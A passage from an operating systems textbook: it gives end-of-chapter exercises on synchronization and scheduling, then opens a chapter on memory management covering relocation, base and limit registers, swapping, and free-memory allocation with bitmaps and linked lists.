24. Can the priority inversion problem discussed in Sec. 2.3.4 happen with user-level threads? Why or why not?

25. In Sec. 2.3.4, a situation with a high-priority process, *H*, and a low-priority process, *L*, was described, which led to *H* looping forever. Does the same problem occur if round-robin scheduling is used instead of priority scheduling? Discuss.

26. In a system with threads, is there one stack per thread or one stack per process when user-level threads are used? What about when kernel-level threads are used? Explain.

27. What is a race condition?

28. When a computer is being developed, it is usually first simulated by a program that runs one instruction at a time. Even multiprocessors are simulated strictly sequentially like this. Is it possible for a race condition to occur when there are no simultaneous events? Explain.

29. The producer-consumer problem can be extended to a system with multiple producers and consumers that write (or read) to (from) one shared buffer. Assume that each producer and consumer runs in its own thread. Will the solution presented in Fig. 2-28, using semaphores, work for this system?

30. Consider the following solution to the mutual-exclusion problem involving two processes *P0* and *P1*. Assume that the variable turn is initialized to 0. Process *P0*'s code is presented below.

```
/* Other code */

while (turn != 0) { } /* Do nothing and wait. */
Critical Section /* . . . */
turn = 0;

/* Other code */
```

For process *P1*, replace 0 by 1 in above code. Determine if the solution meets *all* the required conditions for a correct mutual-exclusion solution.

31. Show how counting semaphores (i.e., semaphores that can hold an arbitrary value) can be implemented using only binary semaphores and ordinary machine instructions.

32. If a system has only two processes, does it make sense to use a barrier to synchronize them? Why or why not?

33. Can two threads in the same process synchronize using a kernel semaphore if the threads are implemented by the kernel? What if they are implemented in user space? Assume that no threads in any other processes have access to the semaphore. Discuss your answers.

34. Suppose that we have a message-passing system using mailboxes. When sending to a full mailbox or trying to receive from an empty one, a process does not block. Instead, it gets an error code back. The process responds to the error code by just trying again, over and over, until it succeeds. Does this scheme lead to race conditions?

35. The CDC 6600 computers could handle up to 10 I/O processes simultaneously using an interesting form of round-robin scheduling called processor sharing. A process switch occurred after each instruction, so instruction 1 came from process 1, instruction 2 came from process 2, etc. The process switching was done by special hardware, and the overhead was zero. If a process needed T sec to complete in the absence of competition, how much time would it need if processor sharing was used with n processes?

36. Consider the following piece of C code:

```
void main( ) {
    fork( );
    fork( );
    exit( );
}
```

How many child processes are created upon execution of this program?

37. Round-robin schedulers normally maintain a list of all runnable processes, with each process occurring exactly once in the list. What would happen (scheduling-wise) if a process occurred twice in the list? Can you think of any reason for allowing this?

38. Can a measure of whether a process is likely to be CPU bound or I/O bound be determined by analyzing source code? How can this be determined at run time?

39. In the section "When to Schedule," it was mentioned that sometimes scheduling could be improved if an important process could play a role in selecting the next process to run when it blocks. Give a situation where this could be used and explain how.

40. Explain how time quantum value and context switching time affect each other, in a round-robin scheduling algorithm.

41. Measurements of a certain system have shown that the average process runs for a time T before blocking on I/O. A process switch requires a time S, which is effectively

wasted (overhead). For round-robin scheduling with quantum Q, give a formula for the CPU efficiency for each of the following:

(a) $Q = \infty$
(b) $Q > T$
(c) $S < Q < T$
(d) $Q = S$
(e) Q nearly 0

42. Five jobs are waiting to be run. Their expected run times are 9, 6, 3, 5, and X. In what order should they be run to minimize average response time? (Your answer will depend on X.)

43. Five batch jobs, A through E, arrive at almost the same time. They have estimated running times of 10, 6, 2, 4, and 8 minutes. Their (externally determined) priorities are 3, 5, 2, 1, and 4, respectively, with 5 being the highest priority. For each of the following scheduling algorithms, determine the mean process turnaround time. Ignore process switching overhead.

(a) Round robin.
(b) Priority scheduling.
(c) First-come, first-served (run in order 10, 6, 2, 4, 8).
(d) Shortest job first.

For (a), assume that the system is multiprogrammed, and that each job gets its fair share of the CPU. For (b) through (d), assume that only one job at a time runs, until it finishes. All jobs are completely CPU bound.

44. A process running on CTSS needs 30 quanta to complete. How many times must it be swapped in, including the very first time (before it has run at all)?

45. Can you think of a way to save the CTSS priority system from being fooled by random carriage returns?

46. Consider a real-time system with two voice calls of periodicity 5 msec each with CPU time per call of 1 msec, and one video stream of periodicity 33 msec with CPU time per call of 11 msec. Is this system schedulable? Show how you derived your answer.

47. For the above problem, can another video stream be added and have the system still be schedulable?

48. The aging algorithm with $a = 1/2$ is being used to predict run times. The previous four runs, from oldest to most recent, are 40, 20, 40, and 15 msec. What is the prediction of the next time?

49. A soft real-time system has four periodic events with periods of 50, 100, 200, and 250 msec each. Suppose that the four events require 35, 20, 10, and x msec of CPU time, respectively. What is the largest value of x for which the system is schedulable?

50. Explain why two-level scheduling is commonly used. What advantages does it have over single-level scheduling?

51. A real-time system needs to handle two voice calls that each run every 5 msec and consume 1 msec of CPU time per burst, plus one video at 25 frames/sec, with each frame

requiring 20 msec of CPU time. Is this system schedulable? Please explain why or why not it is schedulable and how you came to that conclusion.

52. Consider a system in which it is desired to separate policy and mechanism for the scheduling of kernel threads. Propose a means of achieving this goal.

53. The readers and writers problem can be formulated in several ways with regard to which category of processes can be started when. Carefully describe three different variations of the problem, each one favoring (or not favoring) some category of processes (e.g., readers or writers). For each variation, specify what happens when a reader or a writer becomes ready to access the database, and what happens when a process is finished.

54. Write a shell script that produces a file of sequential numbers by reading the last number in the file, adding 1 to it, and then appending it to the file. Run one instance of the script in the background and one in the foreground, each accessing the same file. How long does it take before a race condition manifests itself? What is the critical region? Modify the script to prevent the race. (*Hint*: use

```
ln file file.lock
```

to lock the data file.)

55. Assume that you have an operating system that provides semaphores. Implement a message system. Write the procedures for sending and receiving messages.

56. Rewrite the program of Fig. 2-23 to handle more than two processes.

57. Write a producer-consumer problem that uses threads and shares a common buffer. However, do not use semaphores or any other synchronization primitives to guard the shared data structures. Just let each thread access them when it wants to. Use sleep and wakeup to handle the full and empty conditions. See how long it takes for a fatal race condition to occur. For example, you might have the producer print a number once in a while. Do not print more than one number every minute because the I/O could affect the race conditions.

58. A process can be put into a round-robin queue more than once to give it a higher priority. Running multiple instances of a program each working on a different part of a data pool can have the same effect. First write a program that tests a list of numbers for primality. Then devise a method to allow multiple instances of the program to run at once in such a way that no two instances of the program will work on the same number. Can you in fact get through the list faster by running multiple copies of the program? Note that your results will depend upon what else your computer is doing; on a personal computer running only instances of this program you would not expect an improvement, but on a system with other processes, you should be able to grab a bigger share of the CPU this way.

59. Implement a program to count the frequency of words in a text file. The text file is partitioned into N segments. Each segment is processed by a separate thread that outputs the intermediate frequency count for its segment. The main process waits until all the threads complete; then it computes the consolidated word-frequency data based on the individual threads' output.

3

MEMORY MANAGEMENT

Main memory (RAM) is an important resource that must be very carefully managed. While the average home computer nowadays has 100,000 times more memory than the IBM 7094, the largest computer in the world in the early 1960s, programs are getting bigger faster than memories. To paraphrase Parkinson's Law, "Programs expand to fill the memory available to hold them." In this chapter, we will study how operating systems create abstractions from memory and how they manage them.

What every programmer would like is a private, infinitely large, infinitely fast memory that is also nonvolatile, that is, does not lose its contents when the electric power is switched off. While we are at it, why not make it inexpensive, too? Unfortunately, technology does not provide such memories at present. Maybe you will discover how to do it.

What is the second choice? Over the years, people discovered the concept of a **memory hierarchy**, in which computers have a few megabytes of very fast, expensive, volatile cache memory, a few gigabytes of medium-speed, medium-priced, volatile main memory, and a few terabytes of slow, cheap, nonvolatile magnetic or solid-state storage, not to mention removable storage, such as USB sticks. It is the job of the operating system to abstract this hierarchy into a useful model and then manage the abstraction.

The part of the operating system that manages (part of) the memory hierarchy is called the **memory manager**. Its job is to efficiently manage memory: keep track of which parts of memory are in use, allocate memory to processes when they need it, and deallocate it when they are done.

In this chapter, we will investigate several different memory management models, ranging from very simple to highly sophisticated. Since managing the lowest level of cache memory is normally done by the hardware, the focus of this chapter will be on the programmer's model of main memory and how it can be managed. The abstractions for, and the management of, permanent storage—the disk or SSD—are the subject of the next chapter. We will first look at the simplest possible schemes and then gradually progress to more and more elaborate ones.

3.1 NO MEMORY ABSTRACTION

The simplest memory abstraction is to have no abstraction at all. Early mainframe computers (before 1960), early minicomputers (before 1970), and early personal computers (before 1980) had no memory abstraction. Every program simply saw the physical memory. When a program executed an instruction like

```
MOV REGISTER1,1000
```

the computer just moved the contents of physical memory location 1000 to REGISTER1. Thus, the model of memory presented to the programmer was simply physical memory, a set of addresses from 0 to some maximum, each address corresponding to a cell containing some number of bits, commonly eight.

Under these conditions, it was not possible to have two running programs in memory at the same time. If the first program wrote a new value to, say, location 2000, this would erase whatever value the second program was storing there. Nothing would work and both programs would crash almost immediately.

Even with the model of memory being just physical memory, several options are possible. Three variations are shown in Fig. 3-1. The operating system may be at the very bottom of memory in RAM (Random Access Memory), as shown in Fig. 3-1(a), or it may be in ROM (Read-Only Memory) at the top of memory, as shown in Fig. 3-1(b), or the device drivers may be at the top of memory in a ROM and the rest of the system in RAM down below, as shown in Fig. 3-1(c). The first model was formerly used on mainframes and minicomputers but is rarely used any more. The second model is used on some handheld computers and embedded systems. The third model was used by early personal computers (e.g., running MS-DOS), where the portion of the system in the ROM is called the **BIOS** (Basic Input Output System). Models (a) and (c) have the disadvantage that a bug in the user program can wipe out the operating system, possibly with disastrous results.

When the system is organized in this way, generally only one process at a time can be running. As soon as the user types a command, the operating system copies the requested program from nonvolatile storage to memory and executes it. When the process finishes, the operating system displays a prompt character and waits for a user new command. When the operating system receives the command, it loads a new program into memory, overwriting the first one.



Figure 3-1. Three simple ways of organizing memory with an operating system and one user process. Other possibilities also exist.

One way to get some parallelism in a system with no memory abstraction is to program with multiple threads. Since all threads in a process are supposed to see the same memory image, the fact that they are forced to is not a problem. While this idea works, it is of limited use since what people often want is *unrelated* programs to be running at the same time, something the threads abstraction does not provide. Furthermore, any system that is so primitive as to provide no memory abstraction is unlikely to provide a threads abstraction.

3.1.1 Running Multiple Programs Without a Memory Abstraction

However, even with no memory abstraction, it is possible to run multiple programs at the same time. What the operating system has to do is save the entire contents of memory to a file on nonvolatile storage, then bring in and run the next program. As long as there is only one program at a time in memory, there are no conflicts. This concept (swapping) will be discussed below.

With the addition of some special hardware, it is possible to run multiple programs concurrently, even without swapping. The early models of the IBM 360 solved the problem as follows. Memory was divided into 2-KB blocks and each was assigned a 4-bit protection key held in special registers inside the CPU. A machine with a 1-MB memory needed only 512 of these 4-bit registers for a total of 256 bytes of key storage. The PSW (Program Status Word) also contained a 4-bit key. The 360 hardware trapped any attempt by a running process to access memory with a protection code different from the PSW key. Since only the operating system could change the protection keys, user processes were prevented from interfering with one another and with the operating system itself.

Nevertheless, this solution had a major drawback, depicted in Fig. 3-2. Here we have two programs, each 16 KB in size, as shown in Fig. 3-2(a) and (b). The former is shaded to indicate that it has a different memory key than the latter. The

first program starts out by jumping to address 24, which contains a MOV instruction. The second program starts out by jumping to address 28, which contains a CMP instruction. The instructions that are not relevant to this discussion are not shown. When the two programs are loaded consecutively in memory starting at address 0, we have the situation of Fig. 3-2(c). For this example, we assume the operating system is in high memory and thus not shown.



Figure 3-2. Illustration of the relocation problem. (a) A 16-KB program. (b) Another 16-KB program. (c) The two programs loaded consecutively into memory.

After the programs are loaded, they can be run. Since they have different memory keys, neither one can damage the other. But the problem is of a different nature. When the first program starts, it executes the JMP 24 instruction, which jumps to the instruction, as expected. This program functions normally.

However, after the first program has run long enough, the operating system may decide to run the second program, which has been loaded above the first one, at address 16,384. The first instruction executed is JMP 28, which jumps to the ADD instruction in the first program, instead of the CMP instruction it is supposed to jump to. The program will most likely crash in well under 1 sec.

The core problem here is that the two programs both reference absolute physical memory. That is not what we want at all. What we want is that each program can reference a private set of addresses local to it. We will show how this can be

accomplished shortly. What the IBM 360 did as a stop-gap solution was modify the second program on the fly as it loaded it into memory using a technique known as **static relocation**. It worked like this. When a program was loaded at address 16,384, the constant 16,384 was added to every program address during the load process (so "JMP 28" became "JMP 16,412", etc.).While this mechanism works if done right, it is not a very general solution and slows down loading. Furthermore, it requires extra information in all executable programs to indicate which words contain (relocatable) addresses and which do not. After all, the "28" in Fig. 3-2(b) has to be relocated but an instruction like

```
MOV REGISTER1,28
```

which moves the number 28 to REGISTER1 must not be relocated. The loader needs some way to tell what is an address and what is a constant.

Finally, as we pointed out in Chap. 1, history tends to repeat itself in the computer world. While direct addressing of physical memory is but a distant memory (sorry) on mainframes, minicomputers, desktop computers, notebooks, and smartphones, the lack of a memory abstraction is still common in embedded and smart card systems. Devices such as radios, washing machines, and microwave ovens are all full of software (in ROM) these days, and in most cases the software addresses absolute memory. This works because all the programs are known in advance and users are not free to run their own software on their toaster.

In fact, history loops back upon itself in interesting ways. For instance, modern Intel x86 processors have advanced forms of memory management and isolation (as we shall see), far more powerful than the simple combination of protection keys and static relocation in the IBM 360. Nevertheless, Intel started adding these exact (and seemingly old-fashioned) protection keys to its CPUs only in 2017, more than 50 years after the first IBM 360 came into use. Now they are touted as an important security-enhancing innovation.

Conversely, where high-end embedded systems (such as smartphones) have elaborate operating systems, simpler ones do not. In some cases, there is an operating system, but it is just a library that is linked with the application program and provides system calls for performing I/O and other common tasks. The **e-Cos** operating system is a common example of an operating system as library.

3.2 A MEMORY ABSTRACTION: ADDRESS SPACES

All in all, exposing physical memory to processes has several major drawbacks. First, if user programs can address every byte of memory, they can easily trash the operating system, intentionally or by accident, bringing the system to a grinding halt (unless there is special hardware like the IBM 360's lock-and-key scheme). This problem exists even if only one user program (application) is running. Second, with this model, it is difficult to have multiple programs running at

once (taking turns, if there is only one CPU). On personal computers, it is common to have several programs open at once (a word processor, an email program, a Web browser), one of them having the current focus, but the others being reactivated at the click of a mouse. Since this situation is difficult to achieve when there is no abstraction from physical memory, something had to be done.

3.2.1 The Notion of an Address Space

Two problems have to be solved to allow multiple applications to be in memory at the same time without interfering with each other: protection and relocation. We looked at a primitive solution to the former used on the IBM 360: label chunks of memory with a protection key and compare the key of the executing process to that of every memory word fetched. However, this approach by itself does not solve the latter problem, although it can be solved by relocating programs as they are loaded, but this is a slow and complicated solution.

A better solution is to invent a new abstraction for memory: the address space. Just as the process concept creates a kind of abstract CPU to run programs, the address space creates a kind of abstract memory for programs to use. An **address space** is the set of addresses that a process can use to address memory. Each process has its own address space, independent of those of other processes (except in some special circumstances where processes want to share their address spaces).

The concept of an address space is very general and occurs in many contexts. Consider telephone numbers. In the United States and many other countries, a local telephone number is usually a 7-digit number. The address space for telephone numbers thus runs from 0,000,000 to 9,999,999, although some numbers, such as those beginning with 000 are not used. The address space for I/O ports on the x86 runs from 0 to 16383. IPv4 addresses are 32-bit numbers, so their address space runs from 0 to $2^{32} - 1$ (again, with some reserved numbers).

Address spaces do not have to be numeric. The set of *.com* Internet domains is also an address space. This address space consists of all the strings of length 2 to 63 characters that can be made using letters, numbers, and hyphens, followed by *.com*. By now you should get the idea. It is fairly simple.

Somewhat harder is how to give each program its own address space, so address 28 in one program means a different physical location than address 28 in another program. Below we will discuss a simple way that used to be common but has fallen into disuse due to the ability to put much more complicated (and better) schemes on modern CPU chips.

Base and Limit Registers

This simple solution uses a particularly simple version of **dynamic relocation**. What it does is map each process' address space onto a different part of physical memory in a simple way. The classical solution, which was used on machines ranging from the CDC 6600 (the world's first supercomputer) to the Intel 8088 (the

heart of the original IBM PC), is to equip each CPU with two special hardware registers, usually called the **base** and **limit** registers. When these registers are used, programs are loaded into consecutive memory locations wherever there is room and without relocation during loading, as shown in Fig. 3-2(c). When a process is run, the base register is loaded with the physical address where its program begins in memory and the limit register is loaded with the length of the program. In Fig. 3-2(c), the base and limit values that would be loaded into these hardware registers when the first program is run are 0 and 16,384, respectively. The values used when the second program is run are 16,384 and 32,768, respectively. If a third 16-KB program were loaded directly above the second one and run, the base and limit registers would be 32,768 and 16,384.

Every time a process references memory, either to fetch an instruction or read or write a data word, the CPU hardware automatically adds the base value to the address generated by the process before sending the address out on the memory bus. Simultaneously, it checks whether the address offered is equal to or greater than the value in the limit register, in which case a fault is generated and the access is terminated. Thus, in the case of the first instruction of the second program in Fig. 3-2(c), the process executes a

```
JMP 28
```

instruction, but the hardware treats it as though it were

```
JMP 16412
```

so it lands on the `CMP` instruction as expected. The settings of the base and limit registers during the execution of the second program of Fig. 3-2(c) are shown in Fig. 3-3.

Using base and limit registers is an easy way to give each process its own private address space because every memory address generated automatically has the base-register contents added to it before being sent to memory. In many implementations, the base and limit registers are protected in such a way that only the operating system can modify them. This was the case on the CDC 6600, but not on the Intel 8088, which did not even have the limit register. It did have multiple base registers, allowing program text and data, for example, to be independently relocated, but offered no protection from out-of-range memory references.

A disadvantage of relocation using base and limit registers is the need to perform an addition and a comparison on every memory reference. Comparisons can be done fast, but additions are slow due to carry-propagation time unless special addition circuits are used.

3.2.2 Swapping

If the physical memory of the computer is large enough to hold all the processes, the schemes described so far will more or less do. But in practice, the total amount of RAM needed by all the processes is often much more than can fit in



Figure 3-3. Base and limit registers can be used to give each process a separate address space.

memory. On a typical Windows, MacOS, or Linux system, something like 50–100 processes or more may be started up as soon as the computer is booted. For example, when a Windows application is installed, it often issues commands so that on subsequent system boots, a process will be started that does nothing except check for updates to the application. Such a process can easily occupy 5–10 MB of memory. Other background processes check for incoming mail, incoming network connections, and many other things. And all this is before the first user program is started. Serious user application programs nowadays, like Photoshop, can require almost a gigabyte just to boot and many gigabytes once they start processing data. Consequently, keeping all processes in memory all the time requires a huge amount of memory and cannot be done if there is insufficient memory.

Two general approaches to dealing with memory overload have been developed over the years. The simplest strategy, called **swapping** of processes, consists of bringing in each process in its entirety, running it for a while, then putting it back on nonvolatile storage (disk or SSD). Idle processes are mostly stored on nonvolatile storage, so they do not take up any memory when they are not running (although some of them wake up periodically to do their work, then go to sleep again). The other strategy, called virtual memory, allows programs to run even

when they are only partially in main memory. Below we will study swapping; in Sec. 3.3 we will examine virtual memory.

The operation of a swapping system is illustrated in Fig. 3-4. Initially, only process *A* is in memory. Then processes *B* and *C* are created or swapped in from nonvolatile storage. In Fig. 3-4(d) *A* is swapped out to nonvolatile storage. Then *D* comes in and *B* goes out. Finally *A* comes in again. Since *A* is now at a different location, addresses contained in it must be relocated, either by software when it is swapped in or (more likely) by hardware during program execution. For example, base and limit registers would work fine here.



Figure 3-4. Memory allocation changes as processes come into memory and leave it. The shaded regions are unused memory.

When swapping creates multiple holes in memory, it is possible to combine them all into one big one by moving all the processes downward as far as possible. This technique is known as **memory compaction**. It is usually not done because it requires a lot of CPU time. For example, on a 16-GB machine that can copy 8 bytes in 8 nsec, it would take about 16 sec to compact all of memory.

A point that is worth making concerns how much memory should be allocated for a process when it is created or swapped in. If processes are created with a fixed size that never changes, then the allocation is simple: the operating system allocates exactly what is needed, no more and no less.

If, however, processes' data segments can grow, for example, by dynamically allocating memory from a heap, as in many programming languages, a problem occurs whenever a process tries to grow. If a hole is adjacent to the process, it can be allocated and the process allowed to grow into the hole. On the other hand, if the process is adjacent to another process, the growing process will either have to be moved to a hole in memory large enough for it, or one or more processes will have to be swapped out to create a large enough hole. If a process cannot grow in memory and the swap area on the disk or SSD is full, the process will have to suspended until some space is freed up (or it can be killed).

If it is expected that most processes will grow as they run, it is probably a good idea to allocate a little extra memory whenever a process is swapped in or moved, to reduce the overhead associated with moving or swapping processes that no longer fit in their allocated memory. However, when swapping processes to nonvolatile storage, only the memory actually in use should be swapped; it is wasteful to swap the extra memory as well. In Fig. 3-5(a), we see a memory configuration in which space for growth has been allocated to two processes.



Figure 3-5. (a) Allocating space for a growing data segment. (b) Allocating space for a growing stack and a growing data segment.

If processes can have two growing segments—for example, the data segment being used as a heap for variables that are dynamically allocated and released and a stack segment for the normal local variables and return addresses—an alternative arrangement suggests itself, namely that of Fig. 3-5(b). In this figure, we see that each process illustrated has a stack at the top of its allocated memory that is growing downward, and a data segment just beyond the program text that is growing upward. The memory between them can be used for either segment. If it runs out, the process will either have to be moved to a hole with sufficient space, swapped out of memory until a large enough hole can be created, or killed.

3.2.3 Managing Free Memory

When memory is assigned dynamically, the operating system must manage it. In general terms, there are two ways to keep track of memory usage: bitmaps and free lists. In this section and the next one, we will look at these two methods. In

Chapter 10, we will look at some specific memory allocators used in Linux (like buddy and slab allocators) in more detail. We will also see in later chapters that tracking the usage of resources is not specific to memory management. For instance, file systems also need to keep track of free disk blocks. In fact, keeping track of what slots are free in an set of resources is common in many programs.

Memory Management with Bitmaps

With a bitmap, memory is divided into allocation units as small as a few words and as large as several kilobytes. Corresponding to each allocation unit is a bit in the bitmap, which is 0 if the unit is free and 1 if it is occupied (or vice versa). Figure 3-6(a) shows part of memory and the corresponding bitmap in Fig. 3-6(b).



Figure 3-6. (a) A part of memory with five processes and three holes. The tick marks show the memory allocation units. The shaded regions (0 in the bitmap) are free. (b) The corresponding bitmap. (c) The same information as a list.

The size of the allocation unit is an important design issue. The smaller the allocation unit, the larger the bitmap. However, even with an allocation unit as small as 4 bytes, 32 bits of memory will require only 1 bit of the map. A memory of 32*n* bits will use *n* map bits, so the bitmap will take up only 1/32 of memory. If the allocation unit is chosen large, the bitmap will be smaller, but appreciable memory may be wasted in the last unit of the process if the process size is not an exact multiple of the allocation unit.

A bitmap provides a simple way to keep track of memory words in a fixed amount of memory because the size of the bitmap depends only on the size of memory and the size of the allocation unit. The main problem is that when it has been decided to bring a *k*-unit process into memory, the memory manager must search the bitmap to find a run of *k* consecutive 0 bits in the map. Searching a bitmap for a run of a given length is a slow operation (because the run may straddle word boundaries in the map); this is an argument against bitmaps.

Memory Management with Linked Lists

Another way of keeping track of memory is to maintain a linked list of allocated and free memory segments, where a segment either contains a process or is an empty hole between two processes. The memory of Fig. 3-6(a) is represented in Fig. 3-6(c) as a linked list of segments. Each entry in the list specifies a hole (H) or process (P), the address at which it starts, the length, and a pointer to the next item.

In this example, the segment list is kept sorted by address. Sorting this way has the advantage that when a process terminates or is swapped out, updating the list is straightforward. A terminating process normally has two neighbors (except when it is at the very top or bottom of memory). These may be either processes or holes, leading to the four combinations shown in Fig. 3-7. In Fig. 3-7(a) updating the list requires replacing a P by an H. In Fig. 3-7(b) and (c), two entries are coalesced into one, and the list becomes one entry shorter. In Fig. 3-7(d), three entries are merged and two items are removed from the list.

Since the process table slot for the terminating process will normally point to the list entry for the process itself, it may be more convenient to have the list as a double-linked list, rather than the single-linked list of Fig. 3-6(c). This structure makes it easier to find the previous entry and to see if a merge is possible.



Figure 3-7. Four neighbor combinations for the terminating process, *X*.

When the processes and holes are kept on a list sorted by address, several algorithms can be used to allocate memory for a created process (or an existing process being swapped in from disk or SSD). We assume that the memory manager knows how much memory to allocate. The simplest algorithm is **first fit**. The memory manager scans along the list of segments until it finds a hole that is big enough. The hole is then broken up into two pieces, one for the process and one for the unused memory, except in the statistically unlikely case of an exact fit. First fit is a fast algorithm because it searches as little as possible.

A minor variation of first fit is **next fit**. It works the same way as first fit, except that it keeps track of where it is whenever it finds a suitable hole. The next time it is called to find a hole, it starts searching the list from the place where it left off last time, instead of always at the beginning, as first fit does. Simulations by Bays (1977) show that next fit gives slightly worse performance than first fit.

Another well-known and widely used algorithm is **best fit**. Best fit searches the entire list, from beginning to end, and takes the smallest hole that is adequate. Rather than breaking up a big hole that might be needed later, best fit tries to find a hole that is close to the actual size needed, to best match the request and the available holes.

As an example of first fit and best fit, consider Fig. 3-6 again. If a block of size 2 is needed, first fit will allocate the hole at 5, but best fit will allocate the hole at 18.

Best fit is slower than first fit because it must search the entire list every time it is called. Somewhat surprisingly, it also results in more wasted memory than first fit or next fit because it tends to fill up memory with tiny, useless holes. First fit generates larger holes on the average.

To get around the problem of breaking up nearly exact matches into a process and a tiny hole, one could think about **worst fit**, that is, always take the largest available hole, so that the new hole will be big enough to be useful. Simulation has shown that worst fit is not a very good idea either.

